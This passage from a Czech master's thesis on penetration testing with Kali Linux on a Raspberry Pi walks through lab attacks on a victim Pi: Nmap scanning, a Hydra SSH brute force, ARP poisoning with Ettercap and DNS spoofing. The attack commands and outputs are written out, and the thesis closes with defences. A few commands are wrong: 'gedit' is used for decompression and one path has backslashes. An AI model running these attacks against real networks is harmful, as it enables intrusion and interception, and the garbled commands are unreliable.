Po krátké chvíli se veškerý provoz na dané síti zastaví. Avšak díky dávkám je na daný čas opět obnoven a pak znovu přerušen.



```
pi@raspberrypi: ~  
File Edit Tabs Help  
e=11.6 ms  
64 bytes from prg03s05-in-f206.1e100.net (172.217.23.206): icmp_seq=2 ttl=52 tim  
e=13.2 ms  
64 bytes from prg03s05-in-f206.1e100.net (172.217.23.206): icmp_seq=3 ttl=52 tim  
e=13.1 ms  
64 bytes from prg03s05-in-f206.1e100.net (172.217.23.206): icmp_seq=4 ttl=52 tim  
e=14.4 ms  
64 bytes from prg03s05-in-f206.1e100.net (172.217.23.206): icmp_seq=5 ttl=52 tim  
e=11.9 ms  
64 bytes from prg03s05-in-f206.1e100.net (172.217.23.206): icmp_seq=6 ttl=52 tim  
e=15.6 ms  
64 bytes from prg03s05-in-f206.1e100.net (172.217.23.206): icmp_seq=7 ttl=52 tim  
e=18.5 ms  
64 bytes from prg03s05-in-f206.1e100.net (172.217.23.206): icmp_seq=8 ttl=52 tim  
e=12.9 ms  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable
```

Obrázek 17: Použití nástroje MDK3 v režimu Michael shutdown exploitation.

## 10.7 Prolomení SSH přístupu

Připojení přes SSH je užitečný způsob jak vzdáleně spravovat a ovládat nejen Raspberry Pi. Tento útok může útočník využít například poté, co se mu podaří připojit se do cílové sítě ať už prolomením nedostatečného zabezpečení Wi-Fi sítě, pomocí WEP nebo WPA, s použitím nástrojů `aircrack-ng` či `wifite` nebo pokud se připojí síťovým kabelem například do switchu.


První činností útočníka bude zjištění IP adresy výchozí brány a skenování sítě. IP adresu výchozí brány lze zjistit pomocí příkazu:

```
$ route -n
```

Pro skenování sítě za účelem zjištění potenciálních hostů, kteří jsou zranitelní, lze využít například nástroj `Nmap`. Pro prohledání sítě je nutné znát IP adresu výchozí brány, která se využije v následujícím příkazu:

```
$ nmap -sP 192.168.1.1/24
```

Po dokončení skenování dostaneme ucelený výpis zkoumaných adres a případných hostů, kteří byli v dané síti nalezeni.




Obrázek 18: Skenování sítě pomocí nástroje Nmap.

Na obrázku výše je vidět nalezené Raspberry Pi s IP adresou 192.168.1.45, které představuje oběť. Po nalezení potenciální oběti se útočník zaměří na zjištění aktivních zranitelných služeb pomocí skenování portů zvoleného cíle. Skenování portů provedeme následujícím příkazem, ve kterém specifikujeme IP adresu cíle:

```
$ nmap -sV 192.168.1.45
```

Nmap následně oskenuje otevřené porty, přičemž výsledkem bude výpis konkrétních aktivních služeb, jejich stavem a čísly portů na kterých běží.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sV 192.168.1.45  
Starting Nmap 7.40 ( https://nmap.org ) at 2017-07-11 05:58 EDT  
Nmap scan report for raspberrypi (192.168.1.45)  
Host is up (0.011s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 6.7p1 Raspbian 5+deb8u3 (protocol 2.0)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Encryption key: off  
Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

Obrázek 19: Skenování portů pomocí nástroje Nmap.

Na výše uvedeném obrázku je vidět nalezená aktivní služba SSH na portu 22, na kterou můžeme zaútočit. Pro SSH připojení je nutné znát IP adresu, přihlašovací jméno a heslo. Pro zjištění přihlašovacích údajů můžeme využít například specializovaný nástroj Hydra. Nástroj mimo jiné obsahuje podporu pro slovníkový útok. Můžeme využít jak vlastního vytvořeného slovníku, tak již přítomného a poměrně objemného slovníku `rockyou.txt`, který se nachází v:

```
$ \usr\share\wordlists
```

Pro použití tohoto slovníku je nutné jej nejdříve rozbalit, protože se nachází v archivu. Pro rozbalení můžeme využít například `gedit`, a to v příkazu:

```
$ gedit -d wordlist.gz
```

Z důvodu velmi velkého objemu tohoto slovníku však samotný proces získání přihlašovacích údajů může trvat velmi dlouho. Útok realizujeme, s využitím flagů `L` a `P` pro načtení uživatelských jmen a hesel ze souboru, IP adresy cíle a přepínače `t` pro specifikaci počtu vláken, níže uvedeným příkazem:

```
$ hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/  
wordlists/rockyou.txt 192.168.1.45 -t 4 ssh
```

V případě úspěšné shody je uživatelské jméno a heslo vypsáno do okna Terminálu.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hydra -L /usr/share/wordlists/myWordlist.txt -P /usr/share/wordlist
s/myWordlist.txt 192.168.1.45 -t 4 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-07-11 06:38:00
[DATA] max 4 tasks per 1 server, overall 64 tasks, 16 login tries (L:4/p:4), ~0
tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.1.45 login: pi password: raspberry
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-11 06:38:08
```

Obrázek 20: Získání přihlašovacích údajů pomocí nástroje Hydra.

Po prolomení přihlašovacích údajů nám nyní již nebrání v SSH připojení na cílové Raspberry Pi.

```
pi@raspberrypi: ~
File Edit View Search Terminal Help
root@kali:~# ssh pi@192.168.1.45
The authenticity of host '192.168.1.45 (192.168.1.45)' can't be established.
ECDSA key fingerprint is SHA256:ZTEFMwmkfRZOUZrLUW8/UrfpDY7BuZNLemu6iBxIPmI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.45' (ECDSA) to the list of known hosts.
pi@192.168.1.45's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 11 09:57:16 2017

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set
a new password.

pi@raspberrypi:~ $
```

Obrázek 21: SSH připojení.

## 10.8 MitM pomocí ARP poisoning


Tento konkrétní útok je, podobně jako předcházející, prováděn zevnitř sítě, ve které je přítomné Raspberry Pi vystupující v roli oběti. Útok typu Man in the Middle znamená v překladu člověk uprostřed. Tím bude v tomto případě Raspberry Pi útočníka. Než

přejdeme k realizaci samotného útoku, je nejdříve nutné znát jeho princip. Cílem útoku je, aby veškerá komunikace, která probíhá mezi obětí a přístupovým bodem, procházela skrze Raspberry Pi útočníka. A proto využijeme takzvaný ARP poisoning. ARP protokol slouží ve standardní komunikaci k získání MAC adresy na základě IP adresy a tuto problematiku má na starost router. ARP poisoning spočívá v „přesvědčení“ tohoto aktivní síťového prvku o tom, že má komunikaci zasílat na MAC adresu útočníka. Tato komunikace bude následně od útočníka přeposlána dále tak, aby „řetěz nebyl přerušen“ a oběť se o provedení útoku nedozvěděla.

Pro provedení útoku potřebujeme znát IP adresy přístupového bodu a oběti. Za tímto účelem můžeme využít například nástroj **Netdiscover**, který nám pomůže zjistit aktivní síťová zařízení v dané síti na základě porovnání MAC adresy s databází OUI, a to konkrétně pomocí následujícího příkazu:

```
$ netdiscover -i wlan0 -r 192.168.1.0/24
```


V příkazu uvedeném výše značí přepínač **i** použité síťové rozhraní a přepínač **r** pak značí zkoumaný rozsah.



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	dc:9f:db:45:ba:bc	14	840	Ubiquiti Networks Inc.
192.168.1.9	ac:87:a3:01:44:ce	13	780	Unknown vendor
192.168.1.254	14:dd:a9:ce:8b:e0	51	2988	ASUSTek COMPUTER INC.
192.168.1.16	6c:40:08:af:a3:bc	5	210	Unknown vendor
0.0.0.0	b8:27:eb:10:1f:cd	3	180	Unknown vendor
192.168.1.10	b8:27:eb:10:1f:cd	2	120	Unknown vendor
192.168.1.45	b8:27:eb:10:1f:cd	1	60	Unknown vendor
192.168.1.45	b8:27:eb:45:4a:98	2	84	Unknown vendor

Obrázek 22: Použití nástroje Netdiscover.

Může nastat situace, kdy nám **Netdiscover** neposkytne dostatečné množství informací. Jako alternativu můžeme využít nástroj **Zenmap**, což je grafická verze nástroje **Nmap**, kde po jeho spuštění zvolíme režim skenování a do pole **Target** zadáme rozsah, který chceme prozkoumat. Například tedy režim **Quick scan** a rozsah **192.168.1.1-200**.



Obrázek 23: Použití nástroje Zenmap.

Nyní již máme IP adresu oběti, která je `192.168.1.45`. Disponujeme tedy potřebnými prerekvizitami a můžeme tak postoupit k realizaci samotného útoku. Realizace bude provedena pomocí známého nástroje pro útoky typu MitM, kterým je **Ettercap**. Před použitím nástroje je nejprve nutné upravit jeho konfiguraci. Ještě před tím ale v Kali Linux povolíme IP forwarding<sup>10</sup>. To je velmi důležité, protože IP forwarding zajistí, že oběť bude v průběhu útoku stále schopna komunikovat skrze síť. Aktivaci IP forwardingu provedeme příkazem:

```
$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

Aktivace pomocí výše uvedeného příkazu je pouze dočasná. IP forwarding po restartování Kali Linux již nebude dále aktivní. Aktivaci IP forwardingu poté zkontrolujeme pomocí příkazu:

```
$ cat /proc/sys/net/ipv4/ip_forward
```

Pokud příkaz vrátí hodnotu 1, je IP forwarding aktivní. Nyní již k samotné konfiguraci nástroje **Ettercap**. Konfigurační soubor `etter.conf` otevřeme například v textovém editoru **Leafpad** pomocí následujícího příkazu:

```
$ leafpad /etc/ettercap/etter.conf
```


---

<sup>10</sup>Proces, který slouží k určení cesty, kterou lze odeslat paket nebo datagram.

Nejprve povolíme použití IP tables, a to odkomentováním dvojice řádků `redir_command_on` a `redir_command_off`, které se nachází v sekci „if you use ip tables“ a poté ještě upravíme hodnoty proměnných `ec_uid` a `ec_gid`, které specifikují privilegia po startu. Oběma proměnným nastavíme hodnotu 0. Aplikace tak poběží s právy admin. Nyní spustíme nástroj **Ettercap** z programové nabídky nebo použitím příkazu:

```
$ ettercap -G
```

Pro zahájení procesu odposlechu zvolíme v nabídce **Sniff -> Unified sniffing**. Poté se na obrazovce objeví nové okno, ve kterém si zvolíme síťové rozhraní. Tedy například `wlan0`. Nyní zobrazíme aktivní síťová zařízení, a to pomocí menu **Hosts -> Scan for hosts**. Nalezené hosty následně zobrazíme přes menu **Hosts -> Hosts list** nebo pomocí klávesové zkratky **Ctrl+H**.



Obrázek 24: Nalezení hostů v nástroji Ettercap.

Protože již známe IP adresy oběti a přístupového bodu, můžeme je nastavit jako cíl. Přístupový bod bude **Target 1** a Raspberry Pi oběti **Target 2**. Útok zahájíme v menu **Mitm -> ARP poisoning** a v novém okně vybereme **Sniff remote connections**. Zachytávanou komunikaci zobrazíme pomocí menu **View -> Connections**, její detaily pak dvojklikem na danou komunikaci. Útok ukončíme pomocí menu **Mitm -> Stop mitm attack(s)**.



Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes
192.168.1.45	39450	-	172.217.19.195	443	TCP	active	1153	153825
192.168.1.45	68	-	192.168.1.1	67	UDP	idle	335	305
192.168.1.45	42260	-	192.168.1.1	53	UDP	idle	31	171
192.168.1.45	48416	-	77.75.79.39	443	TCP	opening	0	0
192.168.1.45	48845	-	192.168.1.1	53	UDP	idle	31	47
192.168.1.45	48418	-	77.75.79.39	443	TCP	opening	0	0

Obrázek 25: Zachytávání komunikace pomocí nástroje Ettercap.

Tento útok může být dále využitelný i za pomoci jiných nástrojů. Příkladem jsou nástroje *Urlsnarf* nebo *Driftnet*. První ze zmíněných nástrojů slouží k vypisování HTTP GET dotazů, díky čemuž lze mít přehled o navštívených webových stránkách. Druhý zmíněný nástroj pak v HTTP komunikaci oběti vyhledává načtené obrázky, které si útočník může zobrazit.

## 10.9 DNS spoofing

S využitím nástroje *Ettercap* můžeme realizovat i útok DNS spoofing. Cílem tohoto útoku je podvržení IP adresy, která je vracena v paketu jako odpověď na žádost o překlad doménového jména na IP adresu. Můžeme tak oběť přesměrovat na jakoukoliv jinou webovou stránku nebo na vlastní vytvořenou stránku na webovém serveru, který běží přímo v Kali Linux.

Pro úspěšnou realizaci útoku je nutné znát IP adresu oběti, a také vlastní IP adresu nebo jinou IP adresu, kam chceme oběť přesměrovat. Dále je nutné nakonfigurovat soubor *etter.dns*, který se nachází v adresáři:

```
$ /etc/ettercap/
```

Soubor si otevřeme například pomocí editoru *Leafpad* příkazem:

```
$ leafpad /etc/ettercap/etter.dns
```



V souboru přidáme záznam složený z doménového jména a IP adresy. Doménové jméno, na které se oběť pokusí přistoupit přeměrujeme na danou IP adresu. Pokud chceme přesměrovávat všechna doménová jména, zadaná obětí, uvedeme místo doménového jména znak \*. Jako **Target 1** zvolíme IP adresu oběti. Poté spustíme nástroj **Ettercap**, zvolíme **Start -> Start sniffing** a vybereme rozhraní, tedy například **wlan0mon**. Poté vyhledáme aktivní hosty pomocí menu **Hosts -> Scan for hosts** a zobrazíme je pomocí klávesové zkratky **Ctrl+H**. Zahájení útoku je dvoukrokové. Nejprve v menu **Mitm** zvolíme **ARP Poisoning...** a v novém okně zvolíme **Sniff remote connection**. Poté aktivujeme plugin pro DNS spoofing v menu **Plugins -> Manage the plugins**. V novém okně dvojklikem aktivujeme plugin s názvem **dns\_spoof**.



Obrázek 26: Aktivace pluginu dns\_spoof v nástroji Ettercap.

Nyní se doménová jména, která oběť zadá, přesměrovávají na IP adresu **192.168.1.45**, což je v době provádění útoku IP adresa útočníka. V Kali Linux nyní aktivujeme webový server **Apache** pomocí následujícího příkazu:

```
$ service apache2 start
```


Pokud nyní oběť zadá do webového prohlížeče adresu **www.google.com**, je přesměrována na IP adresu útočníka a zobrazí se defaultní uvítací stránka webového serveru **Apache2**.

```

Activating dns_spoof plugin...
DHCP: [B8:27:EB:45:4A:98] REQUEST 192.168.1.44
DHCP: [192.168.1.1] ACK : 192.168.1.44 255.255.255.0 GW 192.168.1.1 DNS 192.168.1.1
dns_spoof: A [chromium-i18n.appspot.com] spoofed to [192.168.1.45]
dns_spoof: A [translate.googleapis.com] spoofed to [192.168.1.45]
dns_spoof: A [github.com] spoofed to [192.168.1.45]
dns_spoof: A [lcevhwkq] spoofed to [192.168.1.45]
dns_spoof: A [xhcqunuyajbrb] spoofed to [192.168.1.45]
dns_spoof: A [vcllkwiaoyosj] spoofed to [192.168.1.45]
dns_spoof: A [github.com] spoofed to [192.168.1.45]
dns_spoof: A [ssl.gstatic.com] spoofed to [192.168.1.45]
dns_spoof: A [github.com] spoofed to [192.168.1.45]
dns_spoof: A [seznam.cz] spoofed to [192.168.1.45]

```

Obrázek 27: Ukázka DNS spoofingu v nástroji Ettercap.



Obrázek 28: Ukázka přesměrování oběti.

## 11 Shrnutí a možnosti obrany

V rámci testování bylo provedeno celkem osm vybraných útoků, z nichž většina byla provedena úspěšně. Tyto útoky jsou přehledně shrnuty v níže uvedené tabulce.

Tabulka 1: Shrnutí provedených útoků

Provedený útok	Místo provedení	Úspěšnost	Poznámka
Odříznutí (Aireplay-ng)	Vnější	Ano	-
Odříznutí (MDK3)	Vnější	Ano	-
Standardní DoS	Vnější	Ne	-
Inteligentní DoS	Vnější	Ano	-
Kontinuální přerušování	Vnější	Ano	-
Prolomení SSH	Vnitřní	Ano	-
MitM	Vnitřní	Částečně	Pouze HTTP
DNS spoofing	Vnitřní	Ano	-

### 11.1 Odříznutí cílové stanice

Oba útoky, jejichž cílem bylo odříznutí cílové stanice od sítě, proběhly úspěšně. Řešením je implementace standardu IEEE 802.11w. Tento standard ze strany přístupových bodů a koncových stanic zajišťuje ignorování nepodepsaných požadavků pro odpojení neboli deautentizačních rámců.

### 11.2 DoS

V případě použití základního DoS útoku proběhl útok neúspěšně. Přístupový bod stále reagoval a komunikace tak nebyla nijak znehodnocena ani přerušena. S využitím modifikace postupu s reinjektováním paketů byl DoS útok již úspěšný. Obrana proti DoS útokům není příliš snadná. Základní obranu představuje využití firewallových pravidel v případě, že útok probíhá z omezeného počtu IP adres. Pokročilejší obranou je pak implementace IPS a IDS systémů.

## 11.3 Kontinuální přerušování provozu

Při tomto útoku bylo využito použitého bezpečnostního protokolu TKIP, který je zastaralý a v dnešní době již není považován za bezpečný. Obranou proti tomuto útoku je použití novějšího standardu pokročilého šifrování AES na straně přístupového bodu.

## 11.4 Prolomení SSH přístupu

Tento útok proběhl úspěšně. Důvodem byly slabé přihlašovací údaje, a to zejména heslo, které neodpovídalo zásadám pro tvorbu silného hesla. Řešením tedy je zvážení nutnosti použití SSH přístupu a případně vytvoření nového silného hesla tak, aby se riziko prolomení přístupu co nejvíce snížilo.

## 11.5 MitM

Útok MitM pomocí ARP spoofingu byl úspěšný částečně. Komunikaci sice bylo možné sledovat, ale pouze tu, která probíhala nešifrovaně pomocí HTTP. Řešením je tedy provozování veškeré komunikace skrze HTTPS s důvěryhodnými certifikáty. Obranu proti ARP poisoning pak představuje statický ARP záznam. Po jeho použití dojde k ignorování paketů od útočníka.

## 11.6 DNS spoofing

Útok typu DNS spoofing proběhl úspěšně. Obranou proti tomuto útoku je například zakázání odpovědí na DNS dotazy zvenčí nebo implementace zabezpečeného rozšíření systému doménových jmen, takzvaného DNSSEC, které zajišťuje důvěryhodnost údajů, které jsou získávány z DNS.

# Závěr

Tato diplomová práce je rozdělena zhruba na dvě poloviny, teoretickou a praktickou. Cílem teoretické části bylo seznámení s nejznámějšími linuxovými distribucemi a nástroji, které se využívají k penetračnímu testování, spolu s podrobnějším představením distribuce Kali Linux. Další část byla věnována jednodeskovému počítači Raspberry Pi a jeho hardwarovým a softwarovým možnostem. Nedílnou součástí je seznámení s metodikami penetračního testování, statistikami kyberútoků, a také s typy útoků, které se v praxi vyskytují.

Cílem praktické části bylo pak zprovoznění linuxové distribuce Kali Linux, v jednom ze dvou dostupných jednodeskových počítačů Raspberry Pi 3, pro účely samotného provedení vybraných útoků v rámci penetračního testování. Druhé Raspberry Pi 3 představovalo oběť připojenou k počítačové síti. Vybrané útoky byly provedeny v rámci bezdrátové počítačové sítě, jejíž podporu poslední model Raspberry Pi obsahuje díky vestavěné bezdrátové síťové kartě. Testování proběhlo z pohledu uvnitř i vně dané bezdrátové sítě. Součástí praktické části je také přehledné vyhodnocení provedených útoků a dále popis možností obrany pro těmto útokům.

Při tvorbě této práce se vyskytlo i několik problémů. Asi nejzávažnější problém se týkal bezdrátové síťové karty na Raspberry Pi, které představovalo útočníka. Vestavěná Wi-Fi karta bohužel neumožňuje, bez nutnosti složité úpravy firmwaru, přepnutí do režimu monitorovacího neboli promiskuitního módu. Na tomto Raspberry Pi byl z tohoto důvodu použit externí USB Wi-Fi adaptér. I s tímto adaptérem se však sporadicky vyskytly problémy s vyhledáním zařízení v síti, jejichž řešením bylo odpojení a připojení Wi-Fi adaptéru, vypnutí a zapnutí monitorovacího módu nebo změna USB portu. I přes zmíněné problémy byla tato práce úspěšně dokončena.

Tato diplomová práce je po předchozích velmi dobrých zkušenostech napsána pomocí sázecího systému L<sup>A</sup>T<sub>E</sub>X.

# Literatura

- [1] SELECKÝ, Matúš. *Penetrační testy a exploitace*. 1. vyd. Brno: Computer Press, 2012, 303 s. ISBN 978-80-251-3752-9.
- [2] ZITTA, Stanislav. *Penetrační testování*. Pardubice, 2013. Dostupné z: <https://portal.upce.cz/StagPortletsJSR168/KvalifPraceDownloadServlet?typ=1&adipidno=20090>. Diplomová práce. Univerzita Pardubice, Fakulta elektrotechniky a informatiky, Katedra softwarových technologií.
- [3] Linux Logos and Mascots. *Linux online* [online]. [cit. 2017-03-09]. Dostupné z: <https://web.archive.org/web/20040401161253/http://www.linux.org/info/logos.html>
- [4] POLANKA, Jan. Historie Linuxu. *Západočeská univerzita v Plzni* [online]. Plzeň [cit. 2017-03-09]. Dostupné z: <http://home.zcu.cz/~jpolanka/SemprZPS/web/historie.htm>
- [5] Historie operačního systému GNU/Linux. *Root.cz: informace nejen ze světa Linuxu* [online]. [cit. 2017-03-09]. Dostupné z: <https://www.root.cz/texty/historie-operacniho-systemu-gnulinux/>
- [6] What is Kali Linux. *Kali Linux official documentation* [online]. [cit. 2017-03-09]. Dostupné z: <http://docs.kali.org/introduction/what-is-kali-linux>
- [7] BROAD, James a Andrew BINDNER. *Hacking with Kali: practical penetration testing techniques*. First edition. Massachusetts: Syngress, 2013, ix, 227 pages. ISBN 978-012-4077-492.
- [8] LQ ISO. *Linux Questions* [online]. [cit. 2017-03-09]. Dostupné z: <http://www.lqiso.org/>
- [9] KIM, Peter. *Hacking: praktický průvodce penetračním testováním*. Brno: Zoner Press, 2015. Encyklopedie Zoner Press. ISBN 978-80-7413-313-8.
- [10] DALZIEL, Henry. Kali Linux review and a brief history of the BackTrack pentesting distro. *Concise Cybersecurity* [online]. 2013 [cit. 2017-03-09]. Dostupné z: <https://www.concise-courses.com/kali-linux-review-and-history/>

- [11] The official Backtrack blog. *Backtrack Linux* [online]. [cit. 2017-03-09]. Dostupné z: <http://www.backtrack-linux.org/blog/>
